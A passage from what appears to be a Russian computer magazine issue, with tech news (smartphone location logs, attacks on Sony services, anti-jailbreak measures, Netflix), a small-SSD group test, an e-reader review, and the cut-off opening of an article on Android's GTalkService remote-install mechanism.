ПРОДОЛЖЕНИЕ «ШПИОНСКОЙ» ИСТОРИИ



В прошлом номере мы рассказывали о неприятной особенности, обнаруженной недавно в устройствах компании Apple (iPhone и iPad с 3G-модемом) и устройствах на базе Android. Оказалось, что смартфоны следят за своими хозяевами, тщательно протоколируя координаты своих перемещений в пространстве и сохраняя их в отдельный файл. Особенно удручало, что такого рода логи в аппаратах Apple не очищаются месяцами, а то и годами, и по ним можно восстановить полную картину перемещений владельца гаджета за последний, скажем, год. Эта история получила продолжение. Во-первых, представители Apple и Google официально заявили, что вовсе не собирались шпионить за пользователями. Согласно официальной версии, компании просто составляют базы данных с информацией о сотовых вышках и хотспотах Wi-Fi. Верим-верим, как же. Во-вторых, в Apple признали, что у системы есть недостатки. В частности, она не отключается даже тогда, когда пользователь выключил поддержку локационных сервисов. Плюс, как уже было сказано выше, логи хранятся годами, хотя достаточно было бы и последних 7-10 дней. Эти досадные «упущения» Apple быстро поправила, выпустив обновление для iOS 4.3.3. Был ограничен объем базы, сбор данных стало действительно возможно отключить, и iTunes больше не сохраняет резервную копию лога. На этом скандал, в общем-то, поутих, однако Apple и Google еще долго придется разбираться с его последствиями. Против компаний подан целый ряд исков от возмущенных граждан. Суммы в исках фигурируют немалые, например, две жительницы штата Мичиган требуют от Google компенсацию в размере 50 миллионов долларов и настаивают на полном изъятии из продажи аппаратов с локационным функционалом.

ХАКЕРЫ ВСЕГО МИРА ОПОЛЧИЛИСЬ НА SONY



Похоже, кто-то проклял компанию Sony. С тех пор как Sony попыталась засудить Джорджа «GeoHot» Хотца за взлом своих консолей, прошло совсем немного времени, но эти месяцы стали настоящей черной полосой для японского гиганта. На страницах прошлых номеров мы уже рассказывали о том, что Хотц призвал всех бойкотировать компанию (несмотря на то, что конфликт между ним и Sony разрешился миром), что анонимусы и хактивисты-одиночки собрались мстить за Geohot'а и просто «за все хорошее». Рассказывали мы о том, что был взломан PlayStation Network, в ходе чего произошла крупная утечка данных. Sony не сумела защитить имена, логины, пароли, даты рождения, адреса и другую конфиденциальную информацию пользователей, а также, возможно, и данные об их банковских картах. Но злоключения Sony на этом не закончились. Стало только хуже. На данный момент взломы и атаки на различные сервисы компании уже исчисляются десятками. Анонимусы, кстати, отрицают свою причастность ко всей этой вакханалии и утверждают, что указывающие на них свидетельства можно было элементарно подделать. «Что же поломали?» — спросишь ты. Во-первых, снова подвергся атакам PlayStation Network. Сервис не успел толком заработать, как снова полег — нашлась новая уязвимость, на этот раз подкачала страница восстановления логина и пароля. Оказалось, что хакеру достаточно знать дату рождения и email-адрес, на который зарегистрирована учетная запись пользователя, чтобы обойти систему генерации одноразовых паролей. На момент написания этой новости, сервис все еще лежит. Во-вторых, путем обычной SQL-инъекции взломали онлайновый магазин канадского отделения Sony-Ericsson. В-третьих, взломали сайт Sony BMG в Греции, а затем японский Sony Music Japan. Более того, во время всех этих атак личные данные пользователей снова попали в руки хакеров! Взломщики выложили образцы данных в Сеть (можно посмотреть на thehackernews.com). Складывается впечатление, что в каждом сайте и сервисе Sony хакеры сейчас видят лишь новую мишень. В компании же, тем временем, размышляют, а не назначить ли вознаграждение за информацию о взломщиках, чтобы их было проще ловить. Похоже, Sony не желает учиться на своих ошибках и не понимает, что такими заявлениями лишь провоцирует хактивистов всего мира действовать. Не вознаграждения назначать нужно, а менять штат специалистов по безопасности и серьезно задуматься о направлении политики компании.

ДЖЕЙЛБРЕЙКУ ПЕРЕКРЫВАЮТ КИСЛОРОД



Не все компании отваживаются выступать против джейлбрейка своих устройств так же открыто и рьяно, как многострадальная Sony. Ведь на примере последней ярко видно, что ни к чему хорошему это не приводит. Поэтому производители стараются действовать исподволь, более хитро. Так стало известно, что Microsoft отказывает «взломанным» аппаратам на базе Windows Phone 7 в доступе к обновлениям. Начиная с последней версии прошивки под кодовым номером 7392, выпущенной 3 мая, автоматически проверяется ПО, установленное на смартфоне. Если вдруг окажется, что этот софт был установлен в обход официального механизма, новая версия прошивки не будет загружаться на смартфон. Не дремлет и Google, правда «компания Добра» действует не столь категорично. Пока обнаружилось, что Google не пускает аппараты, владельцы которых добрались до root-доступа, в новый кинопрокатный сервис. Пользователи просто видят ошибку: «Failed to fetch license for [название фильма] (error 49)». Пока это, конечно, мелочи, но за ними может последовать настоящая лавина закручивания гаек.

А ЧТО, ЕСЛИ НЕ ТОРРЕНТЫ?

На Западе стремительно набирает популярность сервис Netflix, и аналитики уже заговорили о том, что Netflix и его аналоги вполне могут погубить торрент-сети. Это отнюдь не мрачное предсказание, так как модель, используемая Netflix, напротив, могла бы решить много проблем и поумерить вечный батхерт борцов за авторские права. Лучше всего картину иллюстрируют цифры: еще в первом квартале 2010 года прирост новых пользователей ресурса почти удвоился, составив 3,3 миллиона против 1,7 миллиона в начале года. На сегодня абонентскую базу Netflix составляют уже 22 800 000 человек, которые принесли сервису $706 млн только за первый квартал 2011 года. А секрет такой популярности прост — абонентская плата, начинающаяся со смешных 8 долларов в месяц, удобный и продуманный интерфейс и всегда свежие фильмы, сериалы и игры, в отличных копиях, без глюков и абсолютно легально. И не нужно рыскать по трекерам, мучиться с активацией (если речь об игре) или смотреть экранки. Словом, весь «секрет» заключается в богатейшей фильмо- и игротеке и в низкой абонентской плате. К тому же, покупать контент можно с iPhone, iPad, XBox, PlayStation 3 и других девайсов. Хотелось бы написать, что со временем таких сервисов обязательно станет больше, контент на них будет появляться моментально, люди предпочтут небольшую абонентскую плату и удобство халяве, а копирасты наконец успокоятся и вздохнут с облегчением, но... К сожалению, большинство правообладателей видят «светлое будущее» иначе, и им выгоднее утверждать, что качать видео из Сети — страшное преступление. Однако иногда все же хочется верить.



Александр Михеев

ДОСТУПНОЕ УСКОРЕНИЕ

Тестирование SSD-накопителей небольшого объема

Аббревиатура SSD с каждым днем становится все менее таинственной для рядового пользователя. И если еще год назад эти загадочные устройства использовались лишь техноманьяками с хорошим достатком, то сейчас соотношение цены и производительности твердотельных накопителей способно заинтересовать многих.

SSD — большая флешка?

Прогноз неизбежного триумфа SSD над HDD вполне оправдан, ведь устройства, содержащие в себе flash-память (основу любого «твердотельника»), окружают нас довольно долго. Это и сотовые телефоны, и коммуникаторы, и плееры, и USB-флешки, а также другие мобильные гаджеты. Неудивительно, что теперь вездесущая флеш-память пытается отнять у HDD титул монополиста в хранении информации на ПК. Однако обычные «флешки» не в состоянии тягаться с современными жесткими дисками, поэтому необходимо было эту технологию доработать. Таким образом на свет появились SSD. Несмотря на все сходство с младшими братьями, различия налицо. Во-первых, твердотельные накопители содержат не один, а несколько чипов flash-памяти, информация на которых записывается поочередно, на манер RAID 0. Для покорения высот производительности на печатную плату накопителя нередко устанавливают отдельную микросхему кэш-памяти. И, наконец, SSD получили гораздо более продвинутые контроллеры, нежели те, что используются во «флешках». Это обусловлено не только гонкой за скоростью, но и другим не менее важным моментом — продлением срока службы твердотельного накопителя, для чего используются самые разные алгоритмы работы с ячейками NAND-памяти.

Жизненный ресурс

Срок службы — один из важнейших вопросов, который мучает пользователя перед покупкой SSD в свое личное пользование. Несмотря на то, что давно канули в лету те времена, когда информацию на чипе памяти можно было переписать всего один раз, NAND-память все равно имеет свои ограничения. К примеру, у MLC-ячеек, наиболее популярных в производстве SSD, жизненный ресурс колеблется около отметки в 10000 циклов чтения/записи, в то время как SLC-ячейки способны выдержать в десять раз больше. Но последние, к сожалению, обладают вдвое меньшей плотностью записи, а SSD-накопители на их базе стоят гораздо дороже. Для снижения износа ячеек современные контроллеры используют различные алгоритмы равномерной нагрузки, что в несколько раз повышает надежность SSD. Не зря же производители дают несколько лет гарантии.

Производительность

Как всем известно, удаленные файлы не исчезают с накопителя, а лишь помечаются ОС как удаленные. Эта система прекрасно работала с HDD, у которого процесс перезаписи не занимал лишнего времени. С SSD дело обстоит по-другому, и связано это с особенностями NAND-памяти. Ячейки в ней объединены в страницы по 4 Кбайт, а страницы — в блоки по 512 Кбайт. Поэтому процесс перезаписи у SSD сложнее и дольше, нежели у HDD. Сначала в кэш копируется весь блок в 512 Кбайт, в нем удаляются необходимые страницы и записываются новые, после чего весь блок стирается с диска, а на его место копируется блок из кэша. На это у контроллера «твердотельника» уходит больше времени, чем на запись в пустые блоки. Поэтому, когда чистых, ни разу не использовавшихся ячеек на накопителе больше нет, SSD начинает работать заметно медленнее. Самым современным решением этой проблемы на сегодняшний день является функция TRIM, которая должна поддерживаться как ОС (Windows 7 или Windows Server 2008), так и самим накопителем. Суть ее состоит в том, что данные с чипов памяти стираются сразу при удалении их из «корзины», а не остаются до тех пор, пока их не перезапишут новыми. С одной стороны, это позволяет SSD не терять своей производительности, с другой — делает совершенно бесполезными все программы по восстановлению данных.

ТЕСТОВЫЙ СТЕНД

ПРОЦЕССОР: Intel Core i7-975 Extreme, @ 3466 МГц
СИСТЕМНАЯ ПЛАТА: ASUS P6X58D Premium
ВИДЕОКАРТА: NVIDIA GeForce GT 240
ОПЕРАТИВНАЯ ПАМЯТЬ: Kingston 99U5471-002.A00LF @1333 МГц, 3x2 Гб
НАКОПИТЕЛЬ: Corsair CSSD-F120GB2, 120 Гб
БЛОК ПИТАНИЯ: FSP EPSILON 80 PLUS, 900 Вт
ОС: Windows 7 Максимальная x32

Методика тестирования

Для того чтобы хорошенько протестировать SSD и выявить их настоящие возможности, мы воспользовались тремя проверенными временем программами. Первым был тест PCMark Vantage, показавший быстродействие накопителей в обычных условиях, вроде загрузки Windows или редактирования видео в Windows Movie Maker. Дальше по списку шел IOmeter, с помощью которого определялись скорости чтения и записи, сначала последовательные (с блоком 128 Кбайт), потом произвольные (с блоком 4 Кбайт). Он же (на примере нескольких паттернов) смог показать, как проявят себя накопители в составе веб-сервера или же файлового сервера. Наконец, синтетическим тестом ATTO Disk Benchmark мы замеряли производительность при чтении/записи от 0,5 до 8192 Кбайт. Для того чтобы SSD был в лучшей форме и на 100% готов к преодолению «полосы препятствий», он подвергался низкоуровневому форматированию. То есть информация из ячеек стиралась и больше не отвлекала контроллер накопителя лишними операциями перезаписи. И чтобы уж точно ничего не занижало показатели производительности, в BIOS´е был выставлен режим ACHI.



Corsair CSSD-F40GB2

Технические характеристики:

ФОРМ-ФАКТОР: 2,5 дюйма
ИНТЕРФЕЙС: SATA II
ТИП ПАМЯТИ: MLC
КОНТРОЛЛЕР: SandForce SF-1200
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ: 280 Мб/с
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ: 270 Мб/с
ВРЕМЯ НАРАБОТКИ НА ОТКАЗ: 1 млн часов
ОБЪЕМ: 40 Гб

Corsair CSSD-F40GB2 — самый маленький по объему SSD-накопитель в нашем тесте. К счастью, это никак не отразилось на его скоростных характеристиках. Он может похвастаться не только достойной скоростью чтения, но и почти схожей — при записи. Конечно, до заявленных производителем «высот» накопитель не дотягивает, но это и не страшно. Зато радует, что скорости записи и чтения не сильно различаются. В связи с этим стоит отдать должное контроллеру SandForce SF-1200, на котором основан 40-гиговый «корсар». Занимательно, что в быстродействии он не сильно отстает от старшей модели в линейке, представленной в нашем тесте — накопителя Corsair CSSD-F90GB2-BRKT. Конечно, четыре десятка гигабайт обычные HDD имели уже лет десять назад, но они не имели той производительности, что наблюдается у SSD Corsair CSSD-F40GB2. Несмотря на свой небольшой объем, устройство может хорошо послужить в качестве системного диска, заставив ОС работать в разы быстрее. Но если 40 Гб — не твой размер, то никто не запрещает купить два Corsair CSSD-F40GB2 и собрать из них массив RAID 0, получив не только вдвое больший объем, но и теоретически вдвое большую скорость.

+ Хорошие показатели скорости чтения и записи.
+ Невысокая цена.
– Скромный объем, из-за чего папке Program Files со временем станет очень тесно.
– В комплекте нет крепления для 3,5-дюймового отсека.



Corsair CSSD-F90GB2-BRKT

Технические характеристики:

ФОРМ-ФАКТОР: 2,5 дюйма
ИНТЕРФЕЙС: SATA II
ТИП ПАМЯТИ: MLC
КОНТРОЛЛЕР: SandForce SF-1200
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ: 285 Мб/с
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ: 275 Мб/с
ВРЕМЯ НАРАБОТКИ НА ОТКАЗ: 1 млн часов
ОБЪЕМ: 90 Гб

Corsair CSSD-F90GB2-BRKT, как и следовало ожидать, отличается от своего младшего брата лишь объемом. А вот 90 Гб информации с запасом хватит и для системы, и для установки разнообразных программ, места останется даже для нескольких грузных приложений (например, игр). Однако и стоит этот SSD почти в два раза больше. Скорость за эти деньги мы получаем даже немного большую, чем у Corsair CSSD-F40GB2. Особенно хорошо это видно по результатам бенчмарка PCMark Vantage. Производительность — это замечательно, но что можно сказать о сроке службы? За него можно не волноваться, ведь оба «корсара» поддерживают TRIM и, по словам производителя, готовы прослужить тебе миллион часов. Так что эти «ребята» скорее устареют морально, чем выйдут из строя. Еще один бонус Corsair CSSD-F90GB2-BRKT, пусть и скромный — наличие в коробке крепления для 3,5-дюймового отсека корпуса. Практично! В целом, Corsair CSSD-F90GB2-BRKT отлично подойдет для того, чтобы, не раздумывая, поставить на него ОС и не беспокоиться, что места хватит только избранным программам.

+ Достаточный объем.
+ Быстрое чтение и запись: второе место среди тестируемых накопителей.
– Цена пока немного «кусается».





Kingston SVP100ES2/64G

Технические характеристики:

Форм-фактор: 2,5 дюйма
Интерфейс: SATA II
Тип памяти: MLC
Контроллер: Toshiba T6UG1XBG
Заявленная скорость чтения: 230 Мб/с
Заявленная скорость записи: 180 Мб/с
Время наработки на отказ: 1 млн часов
Объем: 64 Гб



Порой вскрытие — единственный способ разведать, какой контроллер установлен в том или ином SSD. В случае с Kingston SVP100ES2/64G главным действующим лицом оказался TOSHIBA T6UG1XBG, обещающий 230 Мб/с линейного чтения и 180 Мб/с — записи. На деле же, то бишь в тестах, вышло еще лучше. Но что касается скорости случайной записи, то тут Kingston SVP100ES2/64G показал худшие результаты среди прочих участников.
Зато, возможно, тебе придется по вкусу аппаратная поддержка 128-битного шифрования на основе AES. Если верить сайту Kingston, это означает отсутствие потерь производительности по сравнению с программным шифрованием. Таким образом, там, где нужна безопасность, этот не самый быстрый накопитель должен показать себя с лучшей стороны.
Нельзя упускать из виду и то, что Kingston поставляет свои SSD в двух вариациях: просто сам накопитель в пластиковой упаковке, и он же в комплекте с кабелем SATA, металлическими салазками и особым бонусом — пластиковым корпусом, в который можно вставить как старый 2,5-дюймовый ноутбучный HDD, так и сам Kingston SVP100ES2/64G, превратив устройство во внешний накопитель с интерфейсом USB 2.0. С позиции практичности устройству Kingston в этом тесте, пожалуй, нет равных.

+ Поддержка аппаратного шифрования.
+ Свобода выбора при покупке SSD.
– Низкая скорость произвольного чтения.

OCZ OCZSSD2-2VTX60G

Технические характеристики:

ФОРМ-ФАКТОР: 2,5 дюйма
ИНТЕРФЕЙС: SATA II
ТИП ПАМЯТИ: MLC
КОНТРОЛЛЕР: SandForce SF-1200
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ: 285 Мб/с
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ: 275 Мб/с
ВРЕМЯ НАРАБОТКИ НА ОТКАЗ: 2 млн часов
ОБЪЕМ: 60 Гб

Накопитель OCZ OCZSSD2-2VTX60G — представитель второго поколения линейки Vertex. Первый же Vertex еще можно найти в продаже. Поэтому модель прошлого поколения до сих пор продолжает продаваться как недорогое решение с заявленными 230/135 Мб/с последовательного чтения и записи соответственно (для накопителя объемом 64 Гб). Это отнюдь не плохо, но уже не «торт». Ведь 60-гигабайтный Vertex 2, он же герой нашего теста — OCZ OCZSSD2-2VTX60G, по словам производителя, способен продемонстрировать не только 285 Мб/с для линейного чтения, но и почти такую же скорость линейной записи. А именно — 275 Мб/с. Таких же высоких цифр в тесте нам добиться не удалось, но в целом по производительности OCZ OCZSSD2-2VTX60G идет вровень с Corsair CSSD-F90GB2-BRKT.
Но это еще не конец, ведь не так давно OCZ анонсировала третье поколение SSD-линейки Vertex. Новые накопители будут основаны на базе контроллера SandForce SF-2200, что означает завидную скорость в 500 Мб/с на чтение и запись. Цены на новые накопители пока неизвестны, но в любом случае Vertex 2 будет стоить дешевле (из-за того, что моделей подобного объема больше не будет, минимум 120 Гб), и поэтому лучше подойдет для тех, кто хочет опробовать SSD на шкуре собственного компьютера без значительных денежных вложений.

+ Вдвое больший ресурс — 2 млн часов.
+ Почти одинаково высокая скорость чтения и записи.
+ Крепление для 3,5-дюймового отсека корпуса.





ВНЕ КОНКУРСА

Silicon Power SP128GBSSDE20S25

Технические характеристики:

ФОРМ-ФАКТОР: 2,5 дюйма
ИНТЕРФЕЙС: SATA II
ТИП ПАМЯТИ: MLC
КОНТРОЛЛЕР: JMF616
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ: 250 Мб/с
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ: 230 Мб/с
ВРЕМЯ НАРАБОТКИ НА ОТКАЗ: n/a
ОБЪЕМ: 128 Гб



Специально для тех, кого смущают цифры 40, 60 и 64, когда речь идет об объеме внутреннего накопителя для ПК, мы решили протестировать более тяжеловесный SSD. Накопитель Silicon Power SP128GBSSDE20S25 может похвастаться уже 128 Гб NAND-памяти, что даже более чем достаточно для создания системного диска и установки всех нужных программ. Что называется, поставил — и больше не беспокоишься. Однако кое-что все-таки вызвало у нас беспокойство. Несмотря на неоднократную перепроверку, Silicon Power SP128GBSSDE20S25 справился со случайным чтением хуже, чем с записью, что сильно подпортило его общие результаты. Зато в последовательном чтении этот твердотельный накопитель продемонстрировал недосягаемый для остальных участников теста результат — 249,99 Мб/с, оправдав заявленный производителем показатель. Скорость линейной записи, правда, оказалась на одну пятую ниже, однако 202 Мб/с — тоже довольно солидная величина. Неутешительными оказались результаты тестов, имитирующих работу в настоящих условиях. Видимо, отразилась скорость случайного чтения. Но, несмотря на это, ты все равно почувствуешь большую прибавку производительности, заменив на Silicon Power SP128GBSSDE20S25 старый винчестер своего ноутбука. А объема в 128 Гб будет уже вполне достаточно, чтобы комфортно работать за лэптопом или десктопом.

+ Большой объем.
+ Высокая скорость последовательного чтения.
– Довольно низкая общая производительность.

Transcend TS64GSSD25S-M

Технические характеристики:

ФОРМ-ФАКТОР: 2,5 дюйма
ИНТЕРФЕЙС: SATA II
ТИП ПАМЯТИ: MLC
КОНТРОЛЛЕР: JMicron JMF612
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ: 240 Мб/с
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ: 110 Мб/с
ВРЕМЯ НАРАБОТКИ НА ОТКАЗ: 1 млн часов.
ОБЪЕМ: 64 Гб



Последним по списку накопителем в нашем тесте оказался Transcend TS64GSSD25S-M. В первую очередь его хочется похвалить за то, что он даже превысил заявленные производителем показатели скорости линейного чтения и записи приблизительно на 7 и 9 Мб/с соответственно. Однако общая производительность у Transcend TS64GSSD25S-M оказалась далеко не на высоте. Это напрямую связано с низкой скоростью последовательной записи. Среди всех рассмотренных выше SSD Transcend TS64GSSD25S-M оказался единственным, чья скорость записи значительно ниже скорости чтения. Этот показатель не мог не повлиять на остальные параметры, но, тем не менее, в других тестах Transcend TS64GSSD25S-M показал, что в редких случаях может дать фору накопителям с большей линейной скоростью записи. С остальными же параметрами у Transcend TS64GSSD25S-M все в порядке. Шестидесяти четырех гигабайт с лихвой хватит для создания системного диска, а жизненный ресурс в один миллион часов позволит не волноваться за здоровье нового «SSD-шного» друга.
Поверхность накопителя сделана из глянцевого пластика, но ни ее, ни отпечатков пальцев на ней все равно видно не будет, ведь интерфейс SATA II предполагает использование устройства внутри ПК или лэптопа.

+ Скорости последовательного чтения и записи выше заявленных.
– Низкая скорость линейной записи.

РЕЗУЛЬТАТЫ ТЕСТОВ


PCMark Vantage, баллы






Who is who по версии PCMark Vantage

IOmeter random 4 Кбайт, Мб/с




Произвольные чтение и запись не для всех накопителей оказались простой задачей

IOmeter Patterns, Мб/с




В общем-то, паттерны лишний раз подтвердили то, что уже и так понятно

IOmeter sequential 128 Кб, Мб/с



Вот они — заветные показатели, притягивающие столько внимания к твердотельным накопителям

PCMark Vantage, Мб/с



PCMark Vantage наглядно показал не только общую производительность, но и сильные и слабые стороны SSD

ПОДВОДИМ ИТОГИ

Итак, пришло время делать выбор. Он не будет очень сложным. Если тебе хочется за минимальные деньги почувствовать всю «мощь» твердотельных накопителей, то следует присмотреться к Corsair CSSD-F40GB2. За свою высокую производительность и умеренную цену он получает награду «Лучшая покупка». «Выбором редакции» заслуженно становится твердотельный накопитель OCZ OCZSSD2-2VTX60G. Этот SSD по скоростным характеристикам делит первую строчку с CSSD-F90GB2-BRKT по производительности, зато обладает ресурсом в 2 млн часов безотказной работы, в то время как остальные могут похвастаться только одним миллионом.]I[



Николай Арсеньев

WEXLER BOOK T7002

Книга без «чернил»



Технические характеристики

Дисплей: 7 дюймов, 800x480, ЖК, LED-подсветка
Память: 4 Гбайт + microSD (до 16 Гбайт)
Интерфейсы: USB 2.0, миниджек
Текстовые форматы: ANSI, TXT, PDF, HTML, FB2, PDB, EPUB
Форматы изображений: JPG, JPEG, BMP, GIF
Видеоформаты: WMV, RM, AVI, RMVB, 3GP, FLV, MP4, MPEG, MKV
Аудиоформаты: MP3, WMA, FLAC, AAC
Аккумулятор: встроенный, литиевый
Дополнительно: встроенный динамик, радио, диктофон, видеовыход
Габариты: 190x120x6 мм
Вес: 300 г
Комплект поставки: USB-кабель, сетевой адаптер, видеокабель, чехол, наушники, три книги серии «Вселенная Метро 2033»
Гарантия: 12 месяцев

WEXLER.BOOK T7002 — новый продукт WEXLER, в котором компания решилась на смелый эксперимент, встроив сенсорные клавиши. По сути, мы имеем дело не просто с электронной книгой, а скорее — со всеядным медиаплеером.

Яркий корпус и эффектный внешний вид

WEXLER.BOOK T7002 получился очень ярким устройством — на выбор модели всех цветов радуги. Нам досталась модификация с серебристым задником и белоснежной лицевой панелью. Корпус книги сделан добротно, он составлен из двух частей, которые отлично подогнаны друг к другу. На нижнем торце доступны разъемы MicroSD, 3,5-мм мини-джек под наушники или акустику, видеовыход и порт Mini USB. Там же расположился микрофон, с помощью которого можно записывать, например, заметки. Все сенсорные клавиши раскиданы по лицевой части, и лишь одна — аппаратная. И это — выключатель, расположенный в нижней левой части корпуса. Рядом находятся кнопки Play/Pause, масштабирования, возврата и вызова меню. Правее расположены клавиши навигации, коих, традиционно, четыре штуки. По бокам ты найдешь клавиши перелистывания.

Начинка и форматы, форматы, форматы...

Главная звезда шоу — семидюймовый цветной экран с LED-подсветкой и разрешением 800x480 пикселей. Его вполне достаточно для просмотра видео в дорожных условиях. Встроенной памяти 4 Гбайт для книжных дел более чем хватает, а под видео- и аудиофайлы разумнее использовать карту стандарта MicroSD.
WEXLER.BOOK T7002 понимает множество форматов книг: TXT, PDF, FB2, EPUB и другие. Кроме того, можно просматривать цветные изображения, например, JPG с разрешением до 3162x3162 пикселей. Послужной список совместимости с видеофайлами также хорош: WMV, AVI, MPEG и MKV. Однако стоит иметь ввиду, что книга переваривает видеопоток максимум 2 Мбит/с. Также WEXLER.BOOK T7002 способна проигрывать аудиофайлы, включая MP3, WMA, FLAC и AAC. Запись же с микрофона производится в формате WAV (32/45 Кбит/с). Из дополнительных опций: нельзя пройти мимо встроенного динамика и функции радио.

Практика использования

Книга довольно быстро включается, навигация оперативна. Главное меню встречает информативными иконками с подписями, запутаться невозможно. Раздел «Книги» являет собой библиотеку: просмотр книг по автору, названию, обложке и так далее.
В главном меню по соседству есть пункт «История», он ускорит доступ к тем произведениям, которые ты читаешь сейчас. В режиме чтения есть возможность менять размер шрифта, его цвет, а заодно цвет фона. Между горизонтальным и вертикальным режимами переключаемся с помощью клавиш Play/Pause. Раздел «Музыка» включает фильтрацию записей по артисту, альбому и даже жанру, доступны разнообразные настройки воспроизведения и спецэффекты. По поводу видео мы уже упоминали об ограничениях — если их соблюдать, проблем не будет. Джентльменский набор включает календарь, калькулятор, а также пяток игр, среди которых есть тетрис и Sokoban.
К сенсорным кнопкам придется привыкать, особенно к боковым. Они так и просятся под палец. Порадовал встроенный динамик, звучит неплохо и очень даже громкий. И напоследок: при нажатии клавиш включается вибрация — удобно! Кроме того, благодаря наличию AV-выхода, электронную книжку можно подключить к обычному телевизору и смотреть свои любимые фильмы на большом экране. Кабель для подключения входит в комплект поставки. Книга или медиаплеер?
Если тебе нужен универсальный медиаплеер и возможность читать книги, то WEXLER.BOOK T7002 — подходящий вариант. Заряда аккумулятора хватит на семь часов чтения или пять часов прокрутки видео, слушать музыку можно хоть тридцать часов, но с отключенным экраном. Традиционным бонусом станут книги из вселенной «Метро 2033».


Капитан Улитка



ANDROID-МАРИОНЕТКИ

Система управления всеми устройствами на Android: что это?

В любой новости про зловредные приложения для платформы Android непременно упоминается механизм, с помощью которого Google удаленно удаляет нежелательное ПО со всех устройств разом. Как работает эта система, и не может ли она сама стать самым большим каналом распространения малвари?

Начну со статистики. Первый девайс на базе Android — HTC Dream/G1 — был запущен в США и Великобритании в октябре 2008 года. Начало стремительного распространения платформы связывают с появлением смартфона Motorola Droid в ноябре 2009 года. С тех пор количество девайсов, которые ежедневно активируются, растет феноменальным образом. На последней конференции Google I/O была заявлена баснословная цифра: 400 000 активаций каждый день! Только подумай: это половина населения Кипра или, к примеру, целый Бруней. Всего на данный момент активировано более 100 миллионов устройств на Android. Неплохо. А теперь представь, что каждым из них Google может хоть немного, но управлять. Возможно, я слегка утрирую и слово «управлять» тут не самое подходящее. Достоверно известно, что Google может устанавливать и удалять произвольные приложения через механизм GTalkService. Связывая это с впечатляющей статистикой активаций новых устройств, волей-неволей задумываешься о потенциально самом большом ботнете в мире, в который пользователи сотнями тысяч входят добровольно. И хотя идея попахивает научной фантастикой, мне было интересно разобраться во внутренностях механизма GTalkService. Как он устроен? В каком виде на устройства приходят сообщения от сервера? Насколько защищен канал передачи? Нет ли опасности, что сообщение с управляющими командами на мое устройство может отправить кто-то еще?

Все дело в GTalkService

